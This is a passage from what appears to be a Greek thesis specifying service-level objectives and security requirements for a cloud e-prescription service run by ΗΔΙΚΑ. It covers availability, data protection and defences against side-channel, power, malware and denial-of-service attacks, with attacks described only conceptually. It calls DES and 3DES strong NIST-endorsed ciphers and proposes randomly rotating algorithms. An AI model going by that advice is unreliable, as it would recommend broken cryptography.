- Η **διαθεσιμότητα** θα ορίζει την συνεχή και ανεμπόδιστη πρόσβαση του ιατρικού προσωπικού χωρίς διαστήματα διακοπής στην υπηρεσία συνταγογράφησης και θα εξασφαλίζει ότι η λειτουργία των υπηρεσιών θα συνεχίζονται υπό οποιεσδήποτε κρίσιμες καταστάσεις. Μετρήσιμα μεγέθη τα οποία ο πάροχος θα πρέπει να δίνει στην ΗΔΙΚΑ προκειμένου να επαληθεύει την διαθεσιμότητα των υπηρεσιών θα είναι το ποσοστό επιτυχών αιτήσεων για υπηρεσίες που δέχτηκε σε συγκεκριμένο διάστημα και το ποσοστό ανεπιτυχών. Επίσης θα είναι η χρονική διάρκεια διαθεσιμότητας κατά την οποία εξυπηρετούνταν το ιατρικό προσωπικό και οι μηχανικοί λογισμικού. Οι κυρώσεις θα είναι χρηματικές σε περιπτώσεις που το ποσοστό ανεπιτυχών αιτήσεων ξεπερνά όριο το οποίο θα ορίζει η ΗΔΙΚΑ ή η χρονική διάρκεια διαθεσιμότητας δεν είναι η προσδοκώμενη. Εκτός των παραπάνω, θα πρέπει να καθορίζεται εκ των προτέρων η χρονική διάρκεια συντήρησης των υπηρεσιών εφόσον θα επηρεάζει τα όρια των παραπάνω μετρήσιμων μεγεθών.

- Ο **χρόνος ανταπόκρισης** θα ορίζεται ως το χρονικό διάστημα μεταξύ της αίτησης υπηρεσίας που θα στείλει ένας χρήστης και της διανομής του στιγμιότυπου της υπηρεσίας πίσω στο χρήστη από τον πάροχο. Ο χρόνος ανταπόκρισης θα μπορούσε να είναι διαφορετικός εάν επιλέγονταν διαφορετικά σημεία αναφοράς. Εκτός αυτού θα εξαρτάται και από το τύπο της υπηρεσίας που πρόκειται να διανείμει εφόσον διαφορετικές συναρτήσεις θα πρέπει να λειτουργήσουν για κάθε μια εκ των δύο. Έτσι θα μπορούσαν να ορίζονται δύο διαφορετικοί χρόνοι ανταπόκρισης ανάλογα με το τύπο της υπηρεσίας. Σε αυτό το σημείο επίσης, θα πρέπει να ορίζεται ένα ανώτατο όριο για τους δύο χρόνους το οποίο θα χρησιμεύει στον εντοπισμό προβλημάτων εάν ξεπεραστεί. Τα μετρήσιμα μεγέθη τα οποία ο πάροχος θα πρέπει να δίνει στην ΗΔΙΚΑ θα είναι δύο μέσοι χρόνοι ανταπόκρισης ως προς τις αιτήσεις που δέχθηκαν για κάθε τύπο υπηρεσίας.

- Η **χωρητικότητα** περιγράφει τον μέγιστο αριθμό ταυτόχρονων συνδέσεων σε μια εκ των δύο υπηρεσιών που έχει την δυνατότητα να υποστηρίξει ταυτόχρονα. Επιπρόσθετα, σε αυτό το SLO ανήκει και το μέγιστο πλήθος πόρων που μπορεί να δοθεί σε κάθε στιγμιότυπο υπηρεσίας που ζητείται. Τα μετρήσιμα μεγέθη τα οποία ο πάροχος θα παραδίδει για την χωρητικότητα στην ΗΔΙΚΑ θα είναι δύο αριθμοί για τους τύπους υπηρεσιών που θα εκφράζουν το μέγιστο πλήθος ταυτόχρονων συνδέσεων καθώς επίσης και αναλυτικά το μέγιστο πλήθος πόρων που μπορεί να διατεθεί για κάθε στιγμιότυπο εκ των δύο τύπων υπηρεσιών.

- Η **υποστήριξη** αναφέρεται στην διεπαφή μέσω της οποίας οι χρήστες των υπηρεσιών θα έχουν την δυνατότητα επικοινωνίας με τον πάροχο τόσο για διαδικαστικά προβλήματα όσο και τεχνικά. Τα μετρήσιμα μεγέθη με τα οποία θα επιβεβαιώνεται η λειτουργία της υποστήριξης θα είναι ο αριθμός ο οποίος θα εκφράζει τις ώρες κατά τις οποίες θα τίθεται σε λειτουργία, το μέγιστο χρονικό διάστημα απόκρισης σε αίτηση υποστήριξης και το μέγιστο χρονικό διάστημα μέχρι ο πάροχος να αποκτήσει γνώση προβλήματος.

- Ο **τερματισμός του κύριου συμβολαίου** περιλαμβάνει μια σειρά από βήματα προκειμένου η ΗΔΙΚΑ να πάρει τα δεδομένα της και ο πάροχος να τα διαγράψει από τα εφεδρικά και μη συστήματα που του ανήκουν. Για τον τερματισμό θα πρέπει να ορίζεται το χρονικό διάστημα μέσα στο οποίο η ΗΔΙΚΑ θα πρέπει να πάρει τα δεδομένα της, το μέγιστο χρονικό διάστημα που ο πάροχος θα διαθέτει τα δεδομένα ή κάποιο αντίγραφό τους εκτός των εγκαταστάσεών του και μπορεί να είναι μεγαλύτερο από το προηγούμενο χρονικό διάστημα καθώς επίσης και η τοποθεσία

και ασφάλεια των εγκαταστάσεων όπου θα κρατείται το αντίγραφο των δεδομένων κατά την διαδικασία τερματισμού.

Τα SLOs ως προς την ασφάλεια υπηρεσιών τα οποία θα πρέπει να πληρούνται θα είναι η αξιοπιστία υπηρεσιών, η πιστοποίηση και εξουσιοδότηση, η κρυπτογράφηση, η διαχείριση περιστατικών ασφάλειας, η καταγραφή των υπηρεσιών, η επιθεώρηση συστημάτων ασφάλειας και η διαχείριση τρωτών σημείων.

- Η **αξιοπιστία** είναι απαραίτητο χαρακτηριστικό των υπηρεσιών στο σύννεφο και σχετίζεται άμεσα με την διαθεσιμότητα και την αποκατάσταση καταστροφών. Η αξιοπιστία ορίζει την δυνατότητα του παρόχου να ανταπεξέρχεται σε αποτυχίες των συστημάτων της υποδομής του και να αποφεύγει απώλειες δεδομένων σε τέτοιες περιπτώσεις. Τα μετρήσιμα μεγέθη τα οποία ο πάροχος θα πρέπει να στέλνει στην ΗΔΙΚΑ τα οποία θα εκφράζουν την αξιοπιστία του θα είναι αποτελέσματα δοκιμών καταπόνεσης των υπηρεσιών οι οποίες θα εκπονούνται σε χρονικά διαστήματα που θα ορίζονται από την ΗΔΙΚΑ και το ποσοστό πλεονασμού του παρόχου, δηλαδή κατά πόσο περισσότερο μπορεί να υποστηρίξει τις παρεχόμενες υπηρεσίες πέραν του προσδοκώμενου. Οι δοκιμές καταπόνεσης θα πραγματοποιούνται κατά το χρονικό διάστημα συντήρησης έτσι δεν θα μειώνεται περαιτέρω η χρονική διάρκεια διαθεσιμότητας των υπηρεσιών.
- Η **επαλήθευση της ταυτότητας** περιγράφεται από μηχανισμούς ασφάλειας οι οποίοι θα αποσκοπούν στην ταυτοποίηση των χρηστών οι οποίοι θα αποκτούν πρόσβαση στις υπηρεσίες και θα επαληθεύουν τα δικαιώματα που θα έχουν οι μηχανικοί λογισμικού και το ιατρικό προσωπικό ως προς τις εργασίες που θα εκτελούν. Αυτό το SLO θα επαληθεύεται με το μέσο χρόνο πιστοποίησης του εκάστοτε χρήστη για να αποκτήσει πρόσβασή σε υπηρεσία, την τοποθεσία της υποδομής όπου θα αποθηκεύονται τα διαπιστευτήρια των χρηστών κατά την εισαγωγή τους στο σύστημα και οποίοι επιπλέον τρόποι και τεχνολογίες χρησιμοποιούνται για την εκπλήρωση της πιστοποίησης και εξουσιοδότησης.
- Η **κρυπτογράφηση** είναι μια μέθοδος η οποία ενσωματώνει αρχές και μέσα σύμφωνα με τα οποία τα δεδομένα θα μετασχηματιστούν προκειμένου να αποκρύπτεται το περιεχόμενο τους. Η μέθοδος κρυπτογράφησης που θα χρησιμοποιηθεί θα αξιολογείται ως προς την απόδοση και ισχύ της βάσει συγκεκριμένων μεγεθών. Αυτά τα μεγέθη θα είναι η αντίσταση ωμής προσβολής της μεθόδου η οποία θα εκφράζει και το μέγεθος του κλειδιού κρυπτογράφησης που θα χρησιμοποιηθεί και οι μηχανισμοί με τους οποίους το κλειδί κρυπτογράφησης θα προστατεύεται. Η αντίσταση ωμής προσβολής της μεθόδου κρυπτογράφησης θα

μπορεί να εκφραστεί με τα αποτελέσματα των επιθέσεων που θα πραγματοποιηθούν σε αυτήν στα πλαίσια επιθεώρησης των συστημάτων.

- Η **διαχείριση περιστατικών ασφαλείας** αναφέρεται σε περιστατικά τα οποία θα θέσουν σε κίνδυνο λειτουργίες της υποδομής του παρόχου. Η διαχείριση των περιστατικών αποτελείται από την ανίχνευση, αξιολόγηση και αντιμετώπιση αυτών. Ο πάροχος θα είναι υποχρεωμένος να στέλνει για συγκεκριμένο χρονικό διάστημα αναφορά ως προς το ποσοστό των περιστατικών που αντιμετωπίστηκαν επιτυχώς και ποιά ήταν τα συμπεράσματα που εξάχθηκαν από αυτά. Επιπλέον θα πρέπει να οριστεί χρονικό διάστημα μέσα στο οποίο θα πρέπει να επιλύονται τα περιστατικά αυτού του τύπου.
- Η **καταγραφή των υπηρεσιών** είναι άμεσα συνδεδεμένη με την λειτουργία και χρήση αυτών και πραγματοποιείται για την επιβεβαίωση της διαθεσιμότητας και αξιοπιστίας. Το αρχείο καταγραφής το οποίο θα συγκρατείται από τον πάροχο θα χρησιμεύει στην ανάλυση περιστατικών ασφάλειας και σε περίπτωση αποτυχίας για την εξαγωγή συμπερασμάτων. Ο προγραμματισμός του αρχείου καταγραφής ως προς τις παραμέτρους θα ελέγχεται από τον πάροχο. Ο παράμετροι καταγραφής θα είναι η ταυτότητα των χρηστών που θα αποκτούν πρόσβαση στις υπηρεσίες καθημερινά και το χρονικό διάστημα χρήσης αυτών. Η χρονική περίοδος κατά την οποία θα συγκρατείται ένα αρχείο καταγραφής θα ορίζεται σύμφωνα με τον αποθηκευτικό χώρο που θα μπορεί να διατεθεί από τον πάροχο αλλά θα τίθεται ένα ελάχιστο χρονικό όριο από την ΗΔΙΚΑ.
- Η **επιθεώρηση συστημάτων ασφαλείας** είναι μια συστηματική διαδικασία η οποία θα έχει ως στόχο την εύρεση τρωτών σημείων της λειτουργίας της υποδομής του παρόχου. Η εύρεση των τρωτών σημείων θα πραγματοποιείται ως προς συγκεκριμένα κριτήρια τα οποία θα ορίζει η ΗΔΙΚΑ. Ο προγραμματισμός των επιθεωρήσεων θα γίνεται από τον πάροχο σύμφωνα με τους χρηματικούς πόρους που θα του παραχωρεί η ΗΔΙΚΑ. Τα αποτελέσματα της εκάστοτε επιθεώρησης θα αναλύονται και θα αποστέλλονται στην ΗΔΙΚΑ. Οι επιθεωρήσεις θα μπορούν να πραγματοποιούνται εκτός από τον πάροχο και από εταιρίες τις οποίες θα ορίζει ο υπεύθυνος της επεξεργασίας των δεδομένων.
- Η **διαχείριση τρωτών σημείων** είναι άμεσα συνδεδεμένη με την επιθεώρηση τρωτών σημείων και απευθύνεται στα αναγκαία μέτρα για την αντιμετώπισή τους. Μετρήσιμα μεγέθη τα οποία θα αποδίδουν στην ΗΔΙΚΑ αποτελέσματα του έργου του παρόχου, θα είναι το ποσοστό των τρωτών σημείων τα οποία διορθώθηκαν, ο τρόπος με τον οποίο διορθώθηκαν και το χρονικό διάστημα κατά το οποίο

πραγματοποιήθηκε η διόρθωση αυτό από την στιγμή εύρεσής τους. Επιπλέον, θα είναι το ποσοστό των τρωτών σημείων που βρίσκονται σε συγκεκριμένο χρονικό διάστημα και τα συστήματα της υποδομής του παρόχου που επηρεάζονται από αυτά.

Τα SLOs τα οποία θα συμβάλουν στην διαχείριση των δεδομένων θα είναι η εφεδρεία δεδομένων και επαναφορά τους, ο κύκλος ζωής των δεδομένων και η φορητότητα αυτών.

- Η **εφεδρεία δεδομένων και επαναφορά** τους περιλαμβάνει μηχανισμούς οι οποίοι εξασφαλίζουν πως τα δεδομένα σε περιπτώσεις αποτυχίας του παρόχου ή καταστροφής τους θα ανακτηθούν. Μετρήσιμα μεγέθη τα οποία ορίζουν την λειτουργία του συγκεκριμένου SLO είναι η χρονική περίοδος μεταξύ δύο διαδοχικών εφεδρειών, το χρονικό διάστημα που η κάθε εφεδρεία είναι διαθέσιμη προς ανάκτηση δεδομένων, το χρονικό διάστημα το οποίο χρειάζεται ο πάροχος για να επαναφέρει τα δεδομένα σε περίπτωση αποτυχίας των συστημάτων ή καταστροφής τους και το ποσοστό των επιτυχημένων επαναφορών δεδομένων. Το ποσοστό των επιτυχημένων επαναφορών θα εκφράζεται ως ο αριθμός των επαναφορών που επιτεύχθηκαν χωρίς σφάλματα προς το σύνολο των επαναφορών που πραγματοποιήθηκαν.
- Ο **κύκλος ζωής των δεδομένων** είναι στενά συνδεδεμένος με το πλήθος σε φυσικούς πόρους ως προς τον αποθηκευτικό χώρο που διαθέτει ο πάροχος. Προκειμένου να είναι αποδοτική η λειτουργία του SLO θα πρέπει να ορίζεται η χρονική περίοδος συγκράτησης των δεδομένων, το πλήθος των αιτήσεων που δέχεται για διαγραφή δεδομένων ο πάροχος από το εξουσιοδοτημένο προσωπικό της ΗΔΙΚΑ που θα διαχειρίζεται τα δεδομένα και το είδος των δεδομένων τα οποία θα διαγράφονται αυτόματα από τον πάροχο ύστερα από συγκεκριμένη χρονική περίοδο.
- Η **φορητότητα των δεδομένων** θα δώσει στην ΗΔΙΚΑ την δυνατότητα εξαγωγής αυτών σε τυχαία χρονική στιγμή εκτός του τερματισμού της συνεργασίας της με τον πάροχο. Έτσι, θα πρέπει να ορίζεται μια μορφή αποθήκευσης των δεδομένων που θα δίνει την δυνατότητα εξαγωγής και μεταφοράς αυτών. Επιπλέον, θα πρέπει να επιλεχθεί μια ασφαλής μέθοδος μεταφοράς των δεδομένων από τον πάροχο στην ΗΔΙΚΑ ή σε εναλλακτική τοποθεσία που θα καθορίζεται, όπως άλλος πάροχος. Το συγκεκριμένο SLO λειτουργεί και ως εγγύηση σε περίπτωση διαμάχης και διακοπής της συνεργασίας ή σε περίπτωση χρεωκοπίας του παρόχου.

Τα SLOs από τα οποία θα αποτελείται η προστασία των δεδομένων θα είναι ο καθορισμός του σκοπού των δεδομένων, η περικοπή δεδομένων, η διαφάνεια, η ευθύνη του παρόχου ως προς αυτά, η εμπιστευτικότητα και η ακεραιότητα.

- Ο **καθορισμός του σκοπού** είναι μια αρχή η οποία ορίζει πως τα δεδομένα που συλλέγονται από το ιατρικό προσωπικό προορίζονται μόνο για νόμιμη χρήση και οποιαδήποτε περαιτέρω επεξεργασία δεν μεταβάλλει το περιεχόμενο τους. Με τον

καθορισμό του σκοπού η ΗΔΙΚΑ δίνει την δυνατότητα στον πάροχο να επεξεργάζεται τα δεδομένα. Σε διαφορετική περίπτωση, οποιαδήποτε επεξεργασία θα μπορούσε να θεωρηθεί παράνομη και να επιβληθούν κυρώσεις. Έτσι θα πρέπει να ορίζονται όλες οι διαδικασίες οι οποίες θα επεξεργάζονται τα δεδομένα όπως οργάνωση, κρυπτογράφηση και ταξινόμηση αυτών.

- Η **περικοπή δεδομένων** είναι ένα SLO το οποίο θα εξασφαλίζει πως η ΗΔΙΚΑ θα διαγράφει δεδομένα τα οποία δεν χρησιμοποιεί πλέον. Εφόσον πρόκειται για υπηρεσίες στο σύννεφο θα πρέπει να είναι ξεκάθαρο πως η ΗΔΙΚΑ θα ορίζει τα δεδομένα τα οποία πρέπει να διαγραφούν και στην συνέχεια ο πάροχος θα εκτελεί την ενέργεια για τα συγκεκριμένα δεδομένα σε όλα τα σημεία στα οποία θα είναι αποθηκευμένα στιγμιότυπα αυτών.
- Η **διαφάνεια των δεδομένων** αναφέρεται στην εκπλήρωση της ευθύνης της ΗΔΙΚΑ ως προς την νομιμότητα των δεδομένων. Επιπρόσθετα, μέρος της διαφάνειας αποτελεί η ενημέρωση της ΗΔΙΚΑ από τον πάροχο ως προς την επεξεργασία των δεδομένων προσωπικού χαρακτήρα ώστε η ΗΔΙΚΑ στην συνέχεια να έχει την δυνατότητα ενημέρωσης των φυσικών προσώπων για αυτήν όπως ορίζεται από την νομοθεσία. Επιπλέον ο πάροχος θα είναι υποχρεωμένος να γνωστοποιεί στην ΗΔΙΚΑ εξωτερικούς φορείς και συνεργατικούς παρόχους που ενδεχομένως να συμβάλουν στο έργο του.
- Η **ευθύνη του παρόχου** ως προς τα δεδομένα περιλαμβάνει τις ενέργειες τις οποίες πραγματοποιεί για να τα προστατεύσει. Μέρος της ευθύνης αποτελεί και η ενημέρωση της ΗΔΙΚΑ ως προς περιστατικά παραβίασης δεδομένων τα οποία καταγράφονται και η διαχείριση αυτών των περιστατικών. Τέλος ο πάροχος θα πρέπει να παρέχει στην ΗΔΙΚΑ με αναλυτικό τρόπο τα μέτρα τα οποία θα του δώσουν την δυνατότητα προστασίας των δεδομένων προσωπικού χαρακτήρα και στην συνέχεια αφού η ΗΔΙΚΑ τα δεχθεί και παρέχει τους αναγκαίους πόρους να εφαρμοστούν.
- Η **εμπιστευτικότητα** ορίζεται ως το επίπεδο προστασίας των δεδομένων που αποθηκεύονται στο πάροχο και η προστασία τους κατά την μεταφορά στους χρήστες. Για επιτευχθεί θα πρέπει να ελέγχεται η κίνηση του δικτύου την οποία δέχεται τόσο ο πάροχος αλλά και η κίνηση μεταξύ των χρηστών των υπηρεσιών. Η προστασία των δεδομένων κατά την μεταφορά αποτελεί ένα αρκετά δύσκολο ζήτημα εφόσον για να πραγματοποιηθεί θα πρέπει να χρησιμοποιούνται περιηγητές από τους χρήστες με ενεργοποιημένη την δυνατότητα για χρήση SSL πιστοποιητικών και οι χρήστες να είναι σε θέση να αναγνωρίσουν ενδεχόμενες απειλές χωρίς να αγνοούν προειδοποιητικά μηνύματα. Για να πραγματοποιηθεί αυτό θα πρέπει η ΗΔΙΚΑ να

γνωστοποιεί στους χρήστες απειλές που θα αντιμετωπίσουν κατά την χρήση των υπηρεσιών.

- Σύμφωνα με την **ακεραιότητα** τα δεδομένα μπορούν να επεξεργαστούν μόνο από εξουσιοδοτημένο προσωπικό. Με την ακεραιότητα εξασφαλίζεται η νόμιμη χρήση των δεδομένων χωρίς να παραβιάζονται οι όροι χρήσης τους, υποκλοπή και τροποποίηση τους. Επιπλέον κάθε φορά που μέλος του προσωπικού αποκτά πρόσβαση στα δεδομένα, καταγράφεται και στην συνέχεια αξιολογούνται οι εργασίες που πραγματοποίεισαι. Σε περίπτωση παραβίασης ή υποκλοπής είναι δυνατή η ανεύρεση του υπεύθυνου και εκδίωξή του νομικά. Το συγκεκριμένο SLO είναι άμεσα συνδεδεμένο με τους μηχανισμούς πιστοποίησης και εξουσιοδότησης. Έτσι ορίζονται τα επίπεδα εξουσιοδότησης του προσωπικού σύμφωνα με τις εργασίες που πρόκειται να πραγματοποιήσουν.

3.1.7 Προδιαγραφές Ικανοποίησης των SLOs

Για να καταφέρει ο πάροχος να ικανοποιήσει τους στόχους των πολιτικών και τα SLOs της συμφωνίας στάθμης υπηρεσίας θα πρέπει να πληρεί συγκεκριμένες προδιαγραφές. Οι προδιαγραφές ορίζονται σύμφωνα με την υποδομή του παρόχου και τις τεχνολογίες που μπορεί να υποστηρίξει. Θα έχουν ως στόχο την επαρκή ασφάλεια των υπηρεσιών χωρίς να μετατρέπουν όμως την χρήση τους σε πολύπλοκη διαδικασία. Οπότε η ασφάλεια και η χρησιμότητα των υπηρεσιών θα πρέπει να βρίσκονται σε ισορροπία .

Προδιαγραφή Εικονικοποίησης Φυσικών Πόρων

Βάσει της νομοθεσίας δεν προδιαγράφεται ο τρόπος με τον οποίο θα πραγματοποιηθεί η διαδικασία της εικονικοποίησης των φυσικών πόρων. Η διαδικασία της εικονικοποίησης είναι κρίσιμη αφού χάρις αυτήν δημιουργούνται τα στιγμιότυπα που θα διατεθούν προς χρήση και συμβάλει στην ικανοποίηση των στόχων της εμπιστευτικότητας και της ευθύνης του παρόχου. Για την εκπλήρωση αυτής της διαδικασίας χρησιμοποιείται εντόπιος εικονικοποιητής (native hypervisor) ο οποίος εγκαθίσταται στους εξυπηρετητές και κατανέμει τους πόρους στα guest συστήματα που φιλοξενεί. Για να ικανοποιηθούν οι παραπάνω στόχοι θα πρέπει τα φιλοξενούμενα (guest) συστήματα που δεν χρειάζεται να επικοινωνούν μεταξύ τους να είναι απομονωμένα. Αυτό θα πρέπει να διενεργείται όταν οι υπηρεσίες που διανέμονται από συγκεκριμένα φιλοξενούμενα (guest) συστήματα δεν αλληλεπιδρούν για οποιοδήποτε λόγο. Έτσι, τα φιλοξενούμενα (guest) συστήματα θα πρέπει να διαχωριστούν σε ομάδες ανάλογα με την αλληλεξάρτηση που υπάρχει μεταξύ τους και στην συνέχεια να απομονωθούν οι ομάδες με εικονικά firewall. Επιπλέον θα πρέπει να μειωθεί στο ελάχιστο η αλληλεπίδραση μεταξύ του εικονικοποιητή (hypervisor) που εκτελεί την εικονικοποίηση και των φιλοξενούμενων(guest) συστημάτων.Για να επιτευχθεί αυτό θα πρέπει να χρησιμοποιηθεί

το σύστημα NoHype [46] ή αντίστοιχο που να συμπεριφέρεται με τον ίδιο τρόπο. Ακόμα το NoHype προσφέρει την ιδανική απομόνωση μεταξύ των πόρων των φιλοξενούμενων (guest) συστημάτων, καταργεί την ύπαρξη του εικονικοποιητή (hypervisor) εντελώς και κατά την εκκίνησή του διανέμει τους πόρους. Βέβαια αυτό το σύστημα προυποθέτει πως το hardware έχει δυνατότητες υποστήριξης του.

Προδιαγραφή Απομόνωσης Πόρων

Μια ακόμη επίθεση του τύπου αποτυχίας απομόνωσης πόρων είναι η side-channel attack [16,17]. Κατά την συγκεκριμένη επίθεση καταγράφονται πληροφορίες σχετικά με την λειτουργία του χρονοπρογραμματιστή του επεξεργαστή που χρησιμοποιείται από ένα φιλοξενούμενο (guest) σύστημα, το ρολόι του επεξεργαστή, την κατανάλωση ισχύος από τον επεξεργαστή σε συνάρτηση με την υπηρεσία που εξυπηρετεί ή ακόμα και ο θόρυβος που τυχόν εμφανίζεται. Κυρίως στοχεύουν τα φιλοξενούμενα (guest) συστήματα τα οποία εκτελούν την κρυπτογράφηση των δεδομένων. Για την καταγραφή των πληροφοριών θα πρέπει να τοποθετηθεί ένα κακόβουλο φιλοξενούμενο (guest) σύστημα μαζί με τα υπόλοιπα και όταν ολοκληρωθεί η επίθεση να μην έχει ανιχνευθεί ώστε να είναι δυνατή η εξαγωγή του από την υποδομή. Έτσι παραβιάζονται η διαθεσιμότητα, η αξιοπιστία και τα SLOs της ομάδας προστασίας δεδομένων. Για να προστατευθεί η υποδομή από αυτό το είδος επιθέσεων θα πρέπει να χρησιμοποιηθούν εικονικά firewall μεταξύ των φιλοξενούμενων (guest) συστημάτων και κατά τυχαία χρονικά διαστήματα να πραγματοποιείται κρυπτογράφηση και αποκρυπτογράφηση των δεδομένων. Σύμφωνα με τα πρότυπα του National Institute of Standards and Technology θα πρέπει να χρησιμοποιούνται ισχυροί αλγόριθμοι κρυπτογράφησης όπως οι AES,DES,3DES και τα δεδομένα να κρυπτογραφούνται κάθε φορά με διαφορετικό αλγόριθμο χωρίς να υπάρχει μεταξύ τους σειρά προτεραιότητας ώστε ο επιτιθέμενος να μην είναι σε θέση να διαπιστώσει την ύπαρξη ενός μοτίβου.

Προδιαγραφή Παροχής Ισχύος

Επιπλέον ένας ακόμα τύπος επιθέσεων αφορά την παροχή ηλεκτρικής ισχύος της υποδομής. Ο συγκεκριμένος τύπος επιθέσεων έχει ως στόχο να προκαλέσει την μέγιστη κατανάλωση ισχύος σε μια ομάδα εξυπηρετητών ή racks ώστε να προκληθεί βλάβη στους διαχειριστές ισχύος και να μην είναι δυνατή η λειτουργία τους[57]. Ακόμα θα μπορούσαν να προκληθούν αιχμές τάσης στο δίκτυο ώστε εξυπηρετητές οι οποίοι είναι συνδεδεμένοι στο ίδιο UPS να καταστραφούν με αποτέλεσμα οι υπηρεσίες που θα διανέμονται από αυτούς να μην είναι πλέον διαθέσιμες. Έτσι παραβιάζονται SLOs όπως η αξιοπιστία, η διαθεσιμότητα και η ευθύνη του παρόχου. Σε αντίθεση με τις υπόλοιπες επιθέσεις, στην συγκεκριμένη δεν χρειάζεται να προηγηθεί συγκέντρωση πληροφοριών ως προς την τοποθεσία συγκεκριμένων εγγράφων ώστε να επηρεαστούν ή να καταστραφούν εφόσον μπορεί να επηρεαστεί η υποδομή στο σύνολό της. Για να μειωθούν οι συνέπειες μιας επίθεσης αυτού του τύπου θα

πρέπει να οριστούν ανώτατα όρια κατανάλωσης ρεύματος σε κάθε εξυπηρετητή ανάλογα με το έργο που του έχει ανατεθεί, στην εκάστοτε PDU και σε όλη την υποδομή. Στην συνέχεια θα πρέπει να παρακολουθείται συνεχώς η κατανάλωση για να εξασφαλίζεται ότι πληρούνται τα όρια που θα τεθούν. Σε περίπτωση που δεν πληρούνται ο πάροχος θα πρέπει να έχει αναπτύξει μια μέθοδο ώστε να διορθώνει οποιαδήποτε παραβίαση άμεσα χωρίς να δίνεται η δυνατότητα στον επιτιθέμενο να πετύχει τους στόχους του. Ωστόσο πριν τεθούν αυτά τα όρια θα πρέπει για μια περίοδο να καταγραφεί η κατανάλωση ρεύματος των εξυπηρετητών ως προς το φορτίο που εξυπηρετούν κάθε φορά, εφόσον τα δύο ποσά είναι αναλογικά, σε συνάρτηση με την υπηρεσία που διανέμουν.

Προδιαγραφή Αποφυγής Έγχυσης Κακόβουλου Λογισμικού

Οι επιθέσεις έγχυσης κακόβουλου λογισμικού στην υποδομή του παρόχου συμβαίνει επειδή ο πάροχος βάσει της νομοθεσίας δεν είναι υποχρεωμένος να ελέγχει τις πληροφορίες που δέχεται και διαχειρίζεται. Αυτό έχει ως αποτέλεσμα την υποκλοπή δεδομένων, την καταστροφή τους και την παρακώληση της λειτουργίας των υπηρεσιών. Επιπλέον παραβιάζονται τα SLOs της ακεραιότητας, της διαχείρισης τρωτών σημείων και της αξιοπιστίας. Για να αποφευχθούν αυτές οι παραβιάσεις της συμφωνίας στάθμης υπηρεσίας θα πρέπει ο πάροχος να διαθέτει επαρκείς μηχανισμούς καταγραφής της δικτυακής κίνησης και ανίχνευσης κακόβουλου λογισμικού το οποίο θα εισέρχεται στα πλαίσια νόμιμων και εξουσιοδοτημένων εργασιών[17,21]. Οι συγκεκριμένοι μηχανισμοί θα δημιουργούνται είτε από τον πάροχο είτε από τρίτη ανεξάρτητη εταιρία. Αυτό που έχει ιδιαίτερη σημασία είναι οι μηχανισμοί να μην αποτελούν ανεξάρτητο μέρος της υποδομής αλλά να λειτουργούν σε αλληλεπίδραση με τις συναρτήσεις και τις διαδικασίες που εκτελεί ο πάροχος. Η επάρκεια των μηχανισμών θα ελέγχεται και θα εξασφαλίζεται από αρχή ελέγχου που θα ορίζει η ΗΔΙΚΑ ή θα πραγματοποιείται από την ίδια. Τα συστήματα πρόληψης εισχώρησης (Intrusion Prevention Systems) διαχειρίζονται αυτόν τον τύπο επιθέσεων.

Προδιαγραφή Επαλήθευσης Ταυτότητας

Η επαλήθευση της ταυτότητας του χρήστη που εισάγεται δημιουργεί μια σειρά από τρωτά σημεία τα οποία αν δεν ασφαλιστούν κατά την είσοδο στην συνέχεια δεν μπορεί να πραγματοποιηθεί έλεγχος της ταυτότητας. Επιπλέον το σύστημα ταυτοποίησης που θα χρησιμοποιηθεί κατά την είσοδο του ιατρικού προσωπικού και των μηχανικών λογισμικού θα είναι το ίδιο με εκείνο που θα χρησιμοποιεί το προσωπικό του παρόχου. Έτσι προκειμένου να μην παραβιαστεί η ιδιωτικότητα των δεδομένων και η ασφάλεια τους θα πρέπει ο πάροχος να υποστηρίζει το SAML(Security Assertion Markup Language) πρότυπο για την επαλήθευση της ταυτότητας των χρηστών [51]. Το SAML πρότυπο υποστηρίζει μεταφορά δεδομένων μεταξύ δύο διαφορετικών domains, της ΗΔΙΚΑ που θα κατασκευάσει την διεπαφή και του παρόχου. Οι χρήστες θα διαχωριστούν σε δύο διαφορετικές ομάδες ανάλογα με την υπηρεσία

που θα χρησιμοποιούν και για κάθε ομάδα χρηστών θα οριστούν συγκεκριμένα δικαιώματα. Αφού ο εκάστοτε χρήστης εισάγει τα διαπιστευτήριά του θα ελέγχονται από το πρότυπο SAML και ανάλογα με την ομάδα που ανήκει θα του δίνονται τα αντίστοιχα δικαιώματα. Προκειμένου να προσαρμόζονται τα δικαιώματα σε κάθε χρήστη ξεχωριστά και να ελέγχεται η εγκυρότητα των εργασιών που εκτελούνται θα πρέπει να χρησιμοποιηθεί το πρότυπο XACML. Το πρότυπο XACML [51] ορίζει μια γλώσσα προγραμματισμού παρόμοια της XML μέσω της οποίας ο πάροχος θα ελέγχει τις εργασίες που εκτελούνται από κάθε χρήστη. Κάθε φορά που ένας χρήστης συνδέεται σε μια από τις υπηρεσίες, η πολιτική ενίσχυσης σημείου (PEP) είναι υπεύθυνη για την προστασία της υπηρεσίας μέχρι να δοθεί άδεια χρήσης από την πολιτική απόφασης σημείου (PDP). Αφού η πολιτική απόφασης σημείου (PDP) εξουσιοδοτήσει μια άδεια για χρήση, στην συνέχεια ενισχύεται από την πολιτική ενίσχυσης σημείου (PEP) και ο χρήστης πλέον έχει την έγκριση για χρήση της υπηρεσίας.

Προδιαγραφή Αποφυγής Άρνησης Παροχής Υπηρεσιών

Ο τύπος επιθέσεων άρνησης παροχής υπηρεσιών είναι ο πιο συνήθης σε υπηρεσίες που διατίθενται στο σύννεφο επειδή η υποδομή των παρόχων απλοποιεί το έργο του επιτιθέμενου [51]. Έτσι η αξιοπιστία και η διαθεσιμότητα των υπηρεσιών παραβιάζονται. Η ασφάλεια του παρόχου έναντι σε αυτόν τον τύπο επιθέσεων είναι μειωμένη με αποτέλεσμα να μην είναι σε θέση ο πάροχος να ανακτήσει μέρη της υποδομής του αφού εκτεθεί. Γι' αυτό θα πρέπει ο πάροχος να έχει εκ των προτέρων προβλέψει το σχέδιο επείγουσας επέμβασης που θα ακολουθηθεί σε περίπτωση που δεχτεί επίθεση. Σύμφωνα με αυτό το σχέδιο ο πάροχος θα πρέπει σε περίπτωση επίθεσης να βρίσκεται σε θέση παροχής των υπηρεσιών είτε μέσω μέρους της υποδομής του, η οποία μέχρι εκείνη την στιγμή θα βρίσκεται εκτός δικτύου χωρίς να απειλείται είτε μέσω άλλου παρόχου ο οποίος θα κατέχει εφεδρεία των πληροφοριών και την κατάλληλη υποδομή για την υποστήριξη των υπηρεσιών.

Προδιαγραφή Καταγραφής Υποδομής

